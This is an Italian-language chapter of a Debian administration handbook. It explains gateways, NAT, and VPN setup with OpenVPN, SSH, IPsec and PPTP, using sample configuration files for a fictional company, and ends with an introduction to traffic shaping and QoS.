Alcuni di questi numeri di porta - standardizzati da IANA (*Internet Assigned Numbers Authority*), sono «ben noti» per essere associati ai servizi di rete. Per esempio, la porta TCP 25 viene generalmente utilizzata dal server di posta elettronica.

➨ `http://www.iana.org/assignments/port-numbers`

Quando una rete locale utilizza un intervallo di indirizzi privati (non instradabili su Internet), il gateway deve attuare il *mascheramento degli indirizzi* in modo che le macchine sulla rete possano comunicare con il mondo esterno. L'operazione di mascheramento è una sorta di proxy operante a livello di rete: ogni connessione in uscita da una macchina interna viene sostituita con una connessione dal gateway stesso (in quanto il gateway ha un indirizzo instradabile verso l'esterno), i dati che passano dalla connessione mascherata vengono inviati alla nuova, ed i dati

che ritornano in risposta vengono inviati attraverso la connessione mascherata alla macchina interna. Il gateway utilizza una serie di porte TCP dedicate a questo scopo, di solito con numeri molto elevati (oltre 60000). Ogni connessione proveniente da una macchina interna appare quindi al mondo esterno, come una connessione proveniente da una di queste porte riservate.

CULTURA

Intervallo di indirizzi privati

La RFC 1918 definisce tre intervalli di indirizzi IPv4 che non possono essere instradati su Internet ma utilizzati solo in reti locali. Il primo, `10.0.0.0/8` (vedere il riquadro « Concetti di rete essenziali (Ethernet, indirizzo IP, sottorete, broadcast)» [158]), è un intervallo di classe A (con 2^{24} indirizzi IP). Il secondo, `172.16.0.0/12`, raccoglie 16 intervalli di classe B (da `172.16.0.0/16` a `172.31.0.0/16`), ciascuno contenente 2^{16} indirizzi IP. Infine, `192.168.0.0/16` è un intervallo di classe B (che raggruppa di 256 intervalli di classe C, da `192.168.0.0/24` a `192.168.255.0/24`, con 256 indirizzi IP ciascuno).

➨ `http://www.faqs.org/rfcs/rfc1918.html`

Il gateway può anche eseguire due tipi di *Network Address Translation* (Traduzione degli Indirizzi di Rete o abbreviato NAT). Il primo tipo, *Destination NAT* (DNAT) consiste nel modificare l'indirizzo IP di destinazione (e/o la porta TCP o UDP) per una connessione (generalmente) in ingresso. Il meccanismo di controllo e tracciatura del collegamento modifica anche i pacchetti successivi nella stessa connessione per assicurare la continuità nella comunicazione. Il secondo tipo di NAT è *Source NAT* (SNAT), di cui è un caso particolare il *masquerading* (mascheramento). SNAT modifica l'indirizzo IP sorgente (e/o la porta TCP o UDP) del pacchetto (generalmente) in uscita. Come per DNAT, tutti i pacchetti nella connessione sono opportunamente gestiti dal meccanismo di tracciamento della connessione stessa. Si noti che NAT è rilevante solo per IPv4 e il suo limitato spazio di indirizzi; in IPv6, l'ampia disponibilità di indirizzi riduce notevolmente l'utilità di NAT, consentendo a tutti gli indirizzi "interni" di essere direttamente instradabili su Internet (ciò non implica che le macchine interne siano accessibili, in quanto i firewall intermedi sono in grado di filtrare il traffico).

FONDAMENTALI

Port forwarding

Un'applicazione concreta di DNAT è il *port forwarding*. Le connessioni in ingresso su una determinata porta di una macchina vengono inoltrate verso una porta su un'altra macchina. Tuttavia esistono altre soluzioni tecniche che possono ottenere un risultato simile, anche se, soprattutto a livello di applicazione con `ssh` (vedere la Sezione 9.2.1.3, «Creazione di tunnel cifrati con il port forwarding» [207]) o `redir`.

Basta teoria, andiamo sul pratico. Trasformare un sistema Debian in un gateway è una questione semplice, basta attivare l'apposita opzione nel kernel Linux, mediante il filesystem virtuale `/proc/`:

```
# echo 1 > /proc/sys/net/ipv4/conf/default/forwarding
```

Questa opzione può anche essere attivata automaticamente all'avvio, se `/etc/sysctl.conf` imposta l'opzione net.ipv4.conf.default.forwarding a 1.

Esempio 10.1 *Il file* `/etc/sysctl.conf`

```
net.ipv4.conf.default.forwarding = 1
net.ipv4.conf.default.rp_filter = 1
net.ipv4.tcp_syncookies = 1
```

Lo stesso effetto può essere ottenuto per IPv6 semplicemente sostituendo ipv4 con ipv6 nel comando manuale e modificando la riga net.ipv6.conf.all.forwarding nel file `/etc/sysctl.conf`.

Abilitare il mascheramento IPv4 è un'operazione leggermente più complessa che coinvolge la configurazione del firewall *netfilter*.

Similmente, l'utilizzo di NAT (per IPv4) richiede configurare *netfilter*. Dato che lo scopo primario di questo componente è il filtraggio dei pacchetti, i dettagli sono elencati nel Capitolo 14: «Sicurezza» (vedere la Sezione 14.2, «Firewall o filtraggio dei pacchetti» [398]).

10.2. Rete privata virtuale (VPN)

Una *rete privata virtuale* (VPN in breve) è un modo per collegare due diverse reti locali attraverso Internet per mezzo di un tunnel che, per mantenere la riservatezza, di solito è criptato. Le VPN vengono spesso usate per integrare una macchina remota nella rete locale di un'azienda.

Esistono diversi strumenti utili a questo scopo. OpenVPN è una soluzione efficace, facile da implementare e gestire, basata su SSL/TLS. Un'altra possibilità è l'utilizzo di IPsec per cifrare il traffico IP tra due macchine; la cifratura è trasparente, il che significa che le applicazioni in esecuzione su questi host non devono essere modificate per tener conto della VPN. Può anche essere utilizzato SSH per realizzare una VPN, in aggiunta alle sue caratteristiche più convenzionali. Infine, una VPN può essere stabilita utilizzando il protocollo Microsoft PPTP. Esistono altre soluzioni, ma vanno oltre l'obiettivo di questo libro.

10.2.1. OpenVPN

OpenVPN è un software dedicato alla creazione di reti private virtuali. La sua configurazione prevede la creazione di interfacce di rete virtuali sul server VPN e sul/sui client; sono supportate entrambe le interfacce tun (per tunnel a livello IP) e tap (per tunnel a livello di Ethernet). In pratica, generalmente vengono utilizzate le interfacce tun tranne quando i client VPN vengono integrati nella rete locale del server per mezzo di un bridge (ponte) Ethernet.

OpenVPN si basa su OpenSSL per tutta la crittografia SSL/TLS e le funzioni associate (riservatezza, autenticazione, integrità, non rifiuto). Può essere configurato sia con una chiave privata condivisa che con certificati X.509 basati su un'infrastruttura a chiave pubblica. Quest'ultima configurazione è fortemente preferibile in quanto permette una maggiore flessibilità di fronte a un numero crescente di utenti in roaming che accedono alla VPN.

CULTURA

SSL e TLS

Il protocollo SSL (*Secure Socket Layer*) è stato inventato da Netscape per rendere sicure le connessioni ai server web. È stato poi standardizzato da IETF sotto l'acronimo TLS (*Transport Layer Security*). Da allora TLS ha continuato ad evolversi ed oggi SSL è deprecato a causa di molteplici difetti di progettazione che sono stati scoperti.

Infrastruttura a chiave pubblica: easy-rsa

Si tratta di una «coppia di chiavL'algoritmo RSA è ampiamente utilizzato nella crittografia a chiave pubblica. i», formata da una chiave privata e una chiave pubblica. Le due chiavi sono strettamente legate l'una all'altra, e le loro proprietà matematiche sono tali che un messaggio cifrato con la chiave pubblica può essere decifrato solo da qualcuno a conoscenza della chiave privata, garantendone la riservatezza. Al contrario, un messaggio cifrato con la chiave privata può essere decodificato da chiunque conosca la chiave pubblica, il che permette di autenticare l'origine di un messaggio in quanto solo una persona con accesso alla chiave privata lo avrebbe potuto generare. Quando è associato ad una funzione hash digitale (MD5, SHA1 o una variante più recente), si ottiene un meccanismo di firma che può essere applicato a qualsiasi messaggio.

Tuttavia, chiunque può creare una coppia di chiavi, archiviarvi qualsiasi identità, e fingere di essere l'identità da lui scelta. Una soluzione implica il concetto di *Autorità di certificazione* (CA: «Certification Authority»), formalizzato dallo standard X.509. Questo termine si riferisce a un soggetto che detiene una coppia di chiavi fidate conosciuto come *certificato principale*. Questo certificato viene utilizzato solamente per firmare altri certificati (coppie di chiavi), dopo che sono state adottate misure adeguate per controllare l'identità memorizzata nella coppia di chiavi. Le applicazioni che utilizzano X.509 possono quindi controllare i certificati presentati, se ne conoscono i certificati principali attendibili.

OpenVPN segue questa regola. Dal momento che le CA pubbliche emettono solamente certificati in cambio di un (costoso) pagamento, è possibile creare un'autorità di certificazione privata all'interno dell'azienda. Il pacchetto *easy-rsa* fornisce gli strumenti che servono come infrastruttura di certificazione X.509, offrendo un insieme di script utilizzando il comando `openssl`.

NOTA

easy-rsa **prima di** *Jessie*

Nelle versioni di Debian fino a *Wheezy*, *easy-rsa* è stato distribuito come parte del pacchetto *openvpn*, e gli script potevano esssere trovati in `/usr/share/doc/openvpn/examples/easy-rsa/2.0/`. L'impostazione di una CA richiede la copia di quella directory, invece di usare il comando `make-cadir` come documentato qui.

Gli amministratori della Falcot Corp utilizzano questo strumento per creare i certificati richiesti, sia per il server che per i client. Questo permette una configurazione simile di tutti i client, dato che dovranno essere impostati solo per considerare attendibili i certificati provenienti dalla CA locale di Falcot. Questa CA crea il primo certificato; a tal fine, gli amministratori impostano in un luogo appropriato la directory con i file richiesti per la CA, preferibilmente su una macchina non connessa alla rete, per ridurre il rischio di furto della chiave privata della CA.

```
$ make-cadir pki-falcot
$ cd pki-falcot
```

Successivamente salvano i parametri richiesti nel file `vars`, specialmente quelli denominati con un prefisso KEY_; queste variabili vengono poi integrate nell'ambiente:

```
$ vim vars
$ grep KEY_ vars
export KEY_CONFIG='$EASY_RSA/whichopensslcnf $EASY_RSA'
export KEY_DIR="$EASY_RSA/keys"
echo NOTE: If you run ./clean-all, I will be doing a rm -rf on $KEY_DIR
export KEY_SIZE=2048
export KEY_EXPIRE=3650
export KEY_COUNTRY="FR"
export KEY_PROVINCE="Loire"
export KEY_CITY="Saint-Étienne"
export KEY_ORG="Falcot Corp"
export KEY_EMAIL="admin@falcot.com"
export KEY_OU="Certificate authority"
export KEY_NAME="Certificate authority for Falcot Corp"
# If you'd like to sign all keys with the same Common Name, uncomment the KEY_CN
    ➥ export below
# export KEY_CN="CommonName"
$ . ./vars
NOTE: If you run ./clean-all, I will be doing a rm -rf on /home/roland/pki-falcot/
    ➥ keys
$ ./clean-all
```

Il passo successivo è la creazione della coppia di chiavi della CA stessa (le due parti della coppia di chiavi vengono memorizzate nei file `keys/ca.crt` e `keys/ca.key` durante questa fase):

```
$ ./build-ca
Generating a 2048 bit RSA private key
..............................................................+++
...+++
writing new private key to 'ca.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [FR]:
State or Province Name (full name) [Loire]:
Locality Name (eg, city) [Saint-Étienne]:
Organization Name (eg, company) [Falcot Corp]:
Organizational Unit Name (eg, section) [Certificate authority]:
```

```
Common Name (eg, your name or your server's hostname) [Falcot Corp CA]:
Name [Certificate authority for Falcot Corp]:
Email Address [admin@falcot.com]:
```

Il certificato per il server VPN può essere creato, così come i parametri Diffie-Hellman necessari dal lato server per una connessione SSL/TLS. Il server VPN è identificato dal suo nome DNS vpn.falcot.com; questo nome viene riutilizzato per i file chiave generati (`keys/vpn.falcot.com.crt` per il certificato pubblico, `keys/vpn.falcot.com.key` per la chiave privata):

```
$ ./build-key-server vpn.falcot.com
Generating a 2048 bit RSA private key
.....................................................................................................
    ➥
...........+++
writing new private key to 'vpn.falcot.com.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [FR]:
State or Province Name (full name) [Loire]:
Locality Name (eg, city) [Saint-Étienne]:
Organization Name (eg, company) [Falcot Corp]:
Organizational Unit Name (eg, section) [Certificate authority]:
Common Name (eg, your name or your server's hostname) [vpn.falcot.com]:
Name [Certificate authority for Falcot Corp]:
Email Address [admin@falcot.com]:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
Using configuration from /home/roland/pki-falcot/openssl-1.0.0.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName           :PRINTABLE:'FR'
stateOrProvinceName   :PRINTABLE:'Loire'
localityName          :T61STRING:'Saint-\0xFFFFFFC3\0xFFFFFF89tienne'
organizationName      :PRINTABLE:'Falcot Corp'
organizationalUnitName:PRINTABLE:'Certificate authority'
commonName            :PRINTABLE:'vpn.falcot.com'
name                  :PRINTABLE:'Certificate authority for Falcot Corp'
emailAddress          :IA5STRING:'admin@falcot.com'
Certificate is to be certified until Mar  6 14:54:56 2025 GMT (3650 days)
```

```
Sign the certificate? [y/n]:y


1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
$ ./build-dh
Generating DH parameters, 2048 bit long safe prime, generator 2
This is going to take a long time
[…]
```

Il passo seguente crea i certificati per i client VPN, è richiesto un certificato per ogni computer o persona autorizzata ad usare la VPN:

```
$ ./build-key JoeSmith
Generating a 2048 bit RSA private key
...............................+++
.........................................+++
writing new private key to 'JoeSmith.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [FR]:
State or Province Name (full name) [Loire]:
Locality Name (eg, city) [Saint-Étienne]:
Organization Name (eg, company) [Falcot Corp]:
Organizational Unit Name (eg, section) [Certificate authority]:Development unit
Common Name (eg, your name or your server's hostname) [JoeSmith]:Joe Smith
[…]
```

Ora che sono stati creati tutti i certificati, bisogna copiarli dove è appropriato: la chiave pubblica del certificato principale (`keys/ca.crt`) verrà memorizzata su tutte le macchine (sia server che client) come `/etc/ssl/certs/Falcot_CA.crt`. Il certificato del server è installato solo sul server (`keys/vpn.falcot.com.crt` va in `/etc/ssl/vpn.falcot.com.crt`, e `keys/vpn.falcot.com.key` va in `/etc/ssl/private/vpn.falcot.com.key` con permessi limitati in modo che solo l'amministratore possa leggerlo), con i corrispondenti parametri Diffie-Hellman (`keys/dh2048.pem`) installati in `/etc/openvpn/dh2048.pem`. I certificati client vengono installati in modo simile nel corrispondente client VPN.

Configurazione del server OpenVPN

Per impostazione predefinita, lo script di inizializzazione di OpenVPN cerca di avviare tutte le reti private virtuali definite in `/etc/openvpn/*.conf`. Per configurare un server VPN basta quindi memorizzare il corrispondente file di configurazione in questa directory. Un buon punto di partenza è `/usr/share/doc/openvpn/examples/sample-config-files/server.conf.gz`, che porta ad un server abbastanza standard. Naturalmente, alcuni parametri devono essere adattati: `ca`, `cert`, `key` e `dh` devono descrivere le posizioni scelte (rispettivamente, /etc/ssl/certs/Falcot_CA.crt, /etc/ssl/vpn.falcot.com.crt, /etc/ssl/private/vpn.falcot.com.key e /etc/openvpn/dh2048.pem). La direttiva `server 10.8.0.0 255.255.255.0` definisce la sottorete utilizzata dalla VPN; il server utilizza il primo indirizzo IP in quell'intervallo (10.8.0.1) ed il resto degli indirizzi viene assegnato ai client.

Con questa configurazione, l'avvio di OpenVPN crea l'interfaccia di rete virtuale solitamente con il nome `tun0`. Tuttavia, i firewall sono spesso configurati contemporaneamente alle interfacce di rete reali, e questo avviene prima dell'avvio di OpenVPN. Le buone pratiche raccomandano pertanto la creazione di una interfaccia di rete virtuale persistente e di configurare OpenVPN ad utilizzare questa interfaccia preesistente. Questo permette inoltre di scegliere il nome per questa interfaccia. A tal fine, il comando `openvpn --mktun --dev vpn --dev-type tun` crea una interfaccia di rete virtuale denominata `vpn` di tipo `tun`; questo comando può essere facilmente integrato nello script di configurazione del firewall, o in una direttiva `up` del file `/etc/network/interfaces`. Il file di configurazione di OpenVPN deve essere aggiornato di conseguenza, con le direttive `dev vpn` e `dev-type tun`.

Salvo ulteriori modifiche, i client VPN possono accedere solo al server VPN stesso attraverso l'indirizzo 10.8.0.1. Per fornire ai client l'accesso alla rete locale (192.168.0.0/24) è necessario aggiungere una direttiva `push route 192.168.0.0 255.255.255.0` nella configurazione di OpenVPN, in questo modo i client VPN ottengono automaticamente un percorso di rete che gli consente di raggiungere questa rete attraverso la VPN. Inoltre, le macchine sulla rete locale devono anche essere informate che il percorso verso la VPN passa attraverso il server VPN (questo funziona automaticamente quando il server VPN è installato sul gateway). In alternativa, il server VPN può essere configurato per eseguire il mascheramento IP in modo che le connessioni provenienti dai client VPN figurino invece come provenienti dal server VPN (vedere la Sezione 10.1, «Gateway» [236]).

Configurazione del client OpenVPN

Anche l'impostazione di un client OpenVPN richiede la creazione di un file di configurazione in `/etc/openvpn/`. Una configurazione standard può essere ottenuta usando `/usr/share/doc/openvpn/examples/sample-config-files/client.conf` come punto di partenza. La direttiva `remote vpn.falcot.com 1194` indica l'indirizzo e la porta del server OpenVPN. Le direttive `ca`, `cert` e `key` devono essere modificate per indicare le posizioni dei file di chiave.

Se la VPN non deve essere avviata automaticamente all'avvio, impostare la direttiva `AUTOSTART` su `none` nel file `/etc/default/openvpn`. L'avvio o l'arresto di una determinata con-

nessione VPN è sempre possibile con i comandi `service openvpn@name start` e `service openvpn@nome stop` (dove il *nome* della connessione corrisponde a quello definito in `/etc/openvpn/nome.conf`).

Il pacchetto *network-manager-openvpn-gnome* contiene un'estensione per Network Manager (vedere la Sezione 8.2.5, «Automatizzare la configurazione della rete per gli utenti in movimento» [164]) che consente la gestione delle reti private virtuali di OpenVPN. Questo permette ad ogni utente di configurare le connessioni OpenVPN graficamente e di controllarle tramite l'icona di gestione della rete.

10.2.2. Rete privata virtuale con SSH

In realtà ci sono due modi per creare una rete privata virtuale con SSH. La versione storica richiede la creazione di uno strato di PPP sul collegamento SSH. Questo metodo è descritto in un documento HOWTO:

➨ `http://www.tldp.org/HOWTO/ppp-ssh/`

Il secondo metodo è più recente, ed è stato introdotto con OpenSSH 4.3. OpenSSH ora può creare interfacce di rete virtuali (`tun*`) su entrambi i lati di una connessione SSH, e queste interfacce virtuali possono essere configurate esattamente come se fossero interfacce fisiche. Il sistema di tunneling deve essere prima abilitato impostando `PermitTunnel` a «yes» nel file di configurazione del server SSH (`/etc/ssh/sshd_config`). Nello stabilire la connessione SSH, la creazione di un tunnel deve essere esplicitamente richiesta con l'opzione `-w any:any` (`any` può essere sostituito con il numero desiderato per il dispositivo `tun`). Questo richiede che l'utente disponga dei privilegi di amministratore su entrambi i lati, così da poter creare il dispositivo di rete (in altre parole, la connessione deve essere stabilita come root).

Entrambi i metodi, permettono di implementare facilmente la creazione di una rete privata virtuale su SSH. Tuttavia, non nella maniera più efficiente: in particolare le VPN che forniscono non sono adatte per elevati livelli di traffico.

La spiegazione è che quando uno stack TCP/IP è incapsulato all'interno di una connessione TCP/IP (per SSH), il protocollo TCP viene utilizzato per due volte: una per la connessione SSH ed una all'interno del tunnel. Questo comporta problemi, soprattutto per il modo in cui TCP si adatta alle condizioni della rete variando i ritardi di timeout. Sul sito riportato di seguito viene descritto il problema in modo più dettagliato:

➨ `http://sites.inka.de/sites/bigred/devel/tcp-tcp.html`

. Le VPN su SSH dovrebbero pertanto essere limitate unicamente a tunnel temporanei senza vincoli di prestazioni.

10.2.3. IPSec

IPsec, pur rappresentando lo standard nelle VPN IP, è molto più difficile da implementare. Il motore di IPsec è integrato nel kernel di Linux; il pacchetto *ipsec-tools* fornisce i componen-

ti necessari nello spazio utente, gli strumenti di controllo e configurazione. In termini concreti, in ogni host è presente un file `/etc/ipsec-tools.conf` che contiene i parametri per i *tunnel IPsec* (o, nella terminologia IPsec, *Security Association*) che riguardano l'host; lo script `/etc/init.d/setkey` fornisce un modo per avviare e arrestare un tunnel (ogni tunnel è un collegamento sicuro ad un altro host collegato alla rete privata virtuale). Questo file può essere costruito a mano a partire dalla documentazione fornita dalla pagina di manuale `setkey(8)`. Tuttavia, scrivere esplicitamente i parametri per tutti gli host in un insieme non piccolo di macchine diventa rapidamente un compito arduo, in quanto il numero di tunnel cresce velocemente. L'installazione di un demone IKE (per *IPsec Key Exchange*) come *racoon* o *strongswan* rende il processo molto più semplice rendendo la'mministrazione centralizzata, e più sicura ruotando le chiavi periodicamente.

A dispetto del suo status di riferimento, la complessità della configurazione di IPsec limita il suo utilizzo nella pratica. Soluzioni basate su OpenVPN verranno generalmente preferite quando i tunnel richiesti non sono né troppi né troppo dinamici.

ATTENZIONE

IPsec e NAT

I firewall NAT e IPsec non lavorano bene insieme: poiché IPsec firma i pacchetti, qualsiasi cambiamento (eventualmente) fatto dal firewall sui pacchetti renderà la firma non valida e i pacchetti verranno rifiutati a destinazione. Varie implementazioni di IPsec includono ora la tecnica *NAT-T* (*NAT Traversal*), che fondamentalmente incapsula il pacchetto IPsec all'interno di un pacchetto UDP standard.

SICUREZZA

IPsec e firewall

La modalità standard di IPsec prevede lo scambio di dati sulla porta UDP 500 per gli scambi delle chiavi (anche sulla porta UDP 4500 nel caso NAT-T sia in funzione). Inoltre, i pacchetti IPsec utilizzano due protocolli IP dedicati che il firewall deve lasciare passare; la ricezione di questi pacchetti è basata sul loro numero di protocollo, 50 (ESP) e 51 (AH).

10.2.4. PPTP

PPTP (protocollo di tunneling punto a punto: *Point to Point Tunneling Protocol*) utilizza due canali di comunicazione, uno per i dati di controllo e uno per i dati di traffico; quest'ultimo utilizza il protocollo GRE (incapsulamento generico di instradamento: *Generic Routing Encapsulation*). Un collegamento PPP standard viene poi stabilito sopra il canale di scambio dei dati.

Configurazione del client

Il pacchetto *pptp-linux* contiene un client PPTP facilmente configurabile per Linux. Le seguenti istruzioni trovano ispirazione nella documentazione ufficiale:

➨ `http://pptpclient.sourceforge.net/howto-debian.phtml`

Gli amministratori della Falcot hanno creato diversi file: `/etc/ppp/options.pptp`, `/etc/ppp/peers/falcot`, `/etc/ppp/ip-up.d/falcot` e `/etc/ppp/ip-down.d/falcot`.

Esempio 10.2 *Il file* `/etc/ppp/options.pptp`

```
# Opzioni PPP usate per una connessione PPTP
lock
noauth
nobsdcomp
nodeflate
```

Esempio 10.3 *Il file* `/etc/ppp/peers/falcot`

```
# vpn.falcot.com e' il server PPTP
pty "pptp vpn.falcot.com --nolaunchpppd"
# la connessione si identifichera' come utente 'vpn'
user vpn
remotename pptp
# e' necessaria la cifratura
require-mppe-128
file /etc/ppp/options.pptp
ipparam falcot
```

Esempio 10.4 *Il file* `/etc/ppp/ip-up.d/falcot`

```
# Creare l'instradamento per la rete Falcot
if [ "$6" = "falcot" ]; then
  # 192.168.0.0/24 e' la rete Falcot (remota)
  route add -net 192.168.0.0 netmask 255.255.255.0 dev $1
fi
```

Esempio 10.5 *Il file* `/etc/ppp/ip-down.d/falcot`

```
# Eliminare l'instradamento alla rete Falcot
if [ "$6" = "falcot" ]; then
  # 192.168.0.0/24 e' la rete Falcot (remota)
  route del -net 192.168.0.0 netmask 255.255.255.0 dev $1
fi
```

SICUREZZA

MPPE

Mettere in sicurezza PPTP implica l'uso della funzionalità di crittografia MPPE (*Microsoft Point to Point Encryption*), disponibile come modulo nei kernel Debian ufficiali.

ATTENZIONE

PPTP e firewall

I firewall intermedi devono essere configurati per consentire il passaggio dei pacchetti IP che utilizzano il protocollo 47 (GRE). Inoltre, la porta 1723 del server PPTP deve essere aperta in modo che possa attivarsi il canale di comunicazione.

`pptpd` è il server PPTP per Linux. Il file di configurazione principale, `/etc/pptpd.conf`, richiede pochissime modifiche: *localip* (indirizzo IP locale) e *remoteip* (indirizzo IP remoto). Nell'esempio riportato di seguito, il server PPTP utilizza sempre l'indirizzo 192.168.0.199 e i client PPTP ricevono gli indirizzi IP da 192.168.0.200 a 192.168.0.250.

Esempio 10.6 *Il file* `/etc/pptpd.conf`

```
# TAG: speed
#
#       Specifies the speed for the PPP daemon to talk at.
#
speed 115200

# TAG: option
#
#       Specifies the location of the PPP options file.
#       By default PPP looks in '/etc/ppp/options'
#
option /etc/ppp/pptpd-options

# TAG: debug
#
#       Turns on (more) debugging to syslog
#
# debug

# TAG: localip
# TAG: remoteip
#
#       Specifies the local and remote IP address ranges.
#
#       You can specify single IP addresses separated by commas or you can
#       specify ranges, or both. For example:
#
#               192.168.0.234,192.168.0.245-249,192.168.0.254
#
#       IMPORTANT RESTRICTIONS:
#
#       1. No spaces are permitted between commas or within addresses.
#
```

```
#       2. If you give more IP addresses than MAX_CONNECTIONS, it will
#          start at the beginning of the list and go until it gets
#          MAX_CONNECTIONS IPs. Others will be ignored.
#
#       3. No shortcuts in ranges! ie. 234-8 does not mean 234 to 238,
#          you must type 234-238 if you mean this.
#
#       4. If you give a single localIP, that's ok - all local IPs will
#          be set to the given one. You MUST still give at least one remote
#          IP for each simultaneous client.
#
#localip 192.168.0.234-238,192.168.0.245
#remoteip 192.168.1.234-238,192.168.1.245
#localip 10.0.1.1
#remoteip 10.0.1.2-100
localip 192.168.0.199
remoteip 192.168.0.200-250
```

La configurazione PPP utilizzata da un server PPTP richiede anche alcuni cambiamenti in `/etc/ppp/pptpd-options`. I parametri importanti sono il nome del server (pptp), il nome di dominio (falcot.com) e gli indirizzi IP per i server DNS e WINS.

Esempio 10.7 *Il file* `/etc/ppp/pptpd-options`

```
## turn pppd syslog debugging on
#debug

## change 'servername' to whatever you specify as your server name in chap-secrets
name pptp
## change the domainname to your local domain
domain falcot.com

## these are reasonable defaults for WinXXXX clients
## for the security related settings
# The Debian pppd package now supports both MSCHAP and MPPE, so enable them
# here. Please note that the kernel support for MPPE must also be present!
auth
require-chap
require-mschap
require-mschap-v2
require-mppe-128

## Fill in your addresses
ms-dns 192.168.0.1
ms-wins 192.168.0.1

## Fill in your netmask
netmask 255.255.255.0
```

```
## some defaults
nodefaultroute
proxyarp
lock
```

L'ultimo passaggio prevede la registrazione dell'utente vpn (e la sua password associata) nel file `/etc/ppp/chap-secrets`. Contrariamente alle altre istanze dove un asterisco (*) potrebbe funzionare, il nome del server deve essere inserito qui in modo esplicito. Inoltre, i client Windows PPTP si identificano con la forma *DOMINIO**UTENTE*, anziché fornire il solo nome utente. Questo spiega perché il file cita anche l'utente FALCOT\vpn. È anche possibile specificare i singoli indirizzi IP per gli utenti; un asterisco in questo campo specifica che devono essere utilizzati gli indirizzi dinamici.

Esempio 10.8 *Il file* `/etc/ppp/chap-secrets`

```
# Secrets for authentication using CHAP
# client        server  secret      IP addresses
vpn             pptp    f@Lc3au     *
FALCOT\\vpn     pptp    f@Lc3au     *
```

SICUREZZA

Vulnerabilità in PPTP

La prima implementazione PPTP di Microsoft ha attirato pesanti critiche perché aveva molte vulnerabilità di sicurezza; da allora, la maggior parte sono state risolte nelle versioni più recenti. La configurazione documentata in questa sezione utilizza l'ultima versione del protocollo. Bisogna essere consapevoli però che rimuovere alcune opzioni (ad esempio `require-mppe-128` e `require-mschap-v2`) renderebbe il servizio nuovamente vulnerabile.

10.3. Qualità del servizio (QoS)

10.3.1. Principi e meccanismi

Con *qualità del servizio* (QoS: *Quality of Service*) ci si riferisce ad un insieme di tecniche che garantiscono o migliorano la qualità del servizio fornito alle applicazioni. La tecnica più diffusa consiste nel classificare il traffico di rete in categorie e differenziare la gestione del traffico in base alla categoria a cui appartiene. La principale applicazione di questa tecnica di differenziazione dei servizi è il *traffic shaping*, con il quale si limita la velocità di trasmissione dati in base a connessioni relative ad alcuni servizi e/o host per evitare di saturare la banda disponibile ed il collasso di altri servizi importanti. Il traffic shaping è particolarmente adatto al traffico TCP, poiché questo protocollo adatta automaticamente il traffico in base alla larghezza di banda disponibile.

È anche possibile modificare la priorità del traffico, il che permette di dare priorità a pacchetti relativi a servizi interattivi (ad esempio `ssh` e `telnet`) o ai servizi che si occupano solo di piccoli blocchi di dati.

I kernel Debian includono le funzionalità richieste per QoS insieme ai relativi moduli. Questi moduli sono molti e ciascuno di essi fornisce un servizio diverso, in particolare mediante speciali funzionalità di pianificazione per le code dei pacchetti IP; il vasto insieme di funzionalità di pianificazione disponibile copre l'intera gamma delle possibili necessità.

CULTURA

LARTC — Instradamento avanzato e controllo del traffico di Linux (*Linux Advanced Routing & Traffic Control*)

L'HOWTO *Linux Advanced Routing & Traffic Control* è il documento di riferimento che copre tutto quello che c'è da sapere sulla qualità dei servizi di rete.

➨ `http://www.lartc.org/howto/`

10.3.2. Configurazione ed implementazione

Attraverso il comando `tc` (fornito dal pacchetto *iproute*) vengono impostati i parametri di QoS. Dal momento che la sua interfaccia è abbastanza complessa, è consigliabile utilizzare strumenti di livello superiore.

Ridurre le latenze: `wondershaper`

Lo scopo principale di `wondershaper` (nel pacchetto omonimo) è quello di ridurre al minimo le latenze indipendentemente dal carico della rete. Questo risultato è ottenuto limitando il traffico totale a un valore che cade appena sotto il valore di saturazione del collegamento.

Una volta configurata un'interfaccia di rete, l'impostazione della limitazione del traffico è ottenuta eseguendo `wondershaper interfaccia velocità_download velocità_upload`. L'interfaccia può essere per esempio `eth0` o `ppp0`, entrambe le velocità sono espresse in kilobit al secondo. Il comando `wondershaper remove interfaccia` disabilita il controllo del traffico sull'interfaccia specificata.

Per una connessione Ethernet, questo script produce un risultato migliore se chiamato subito dopo che l'interfaccia è stata configurata. È possibile ottenere questo risultato aggiungendo le direttive `up` e `down` al file `/etc/network/interfaces` che permettono di dichiarare i comandi da eseguire, rispettivamente dopo aver configurato l'interfaccia e prima che sia disattivata. Ad esempio:

Esempio 10.9 *Modifiche nel file* `/etc/network/interfaces`

```
iface eth0 inet dhcp
    up /sbin/wondershaper eth0 500 100
    down /sbin/wondershaper remove eth0
```

Nel caso di PPP, la creazione di uno script che richiama `wondershaper` nella directory `/etc/ppp/ip-up.d/` permetterà il controllo del traffico non appena la connessione è attiva.

APPROFONDIMENTI

Configurazione ottimale

Il file `/usr/share/doc/wondershaper/README.Debian.gz` descrive più in dettaglio il metodo di configurazione consigliato dal responsabile del pacchetto. In particolare, si consiglia di misurare la velocità di caricamento e scaricamento in modo da valutare al meglio i limiti reali.

Configurazione standard

Salvo una specifica configurazione di QoS, il kernel Linux usa il pianificatore di coda pfifo_fast, che fornisce alcune interessanti caratteristiche di per sé. La priorità di ogni pacchetto IP processato è basata sul campo ToS (tipo di servizio: *Type of Service*) del pacchetto stesso; è sufficiente modificare questo campo per sfruttare le funzionalità di pianificazione. Ci sono cinque possibili valori:

- Normal-Service (0); (servizio normale)
- Minimize-Cost (2); (minimizza costo)
- Maximize-Reliability (4); (massimizza affidabilità)
- Maximize-Throughput (8); (massimizza rendimento)
- Minimize-Delay (minimizza ritardo) (16).

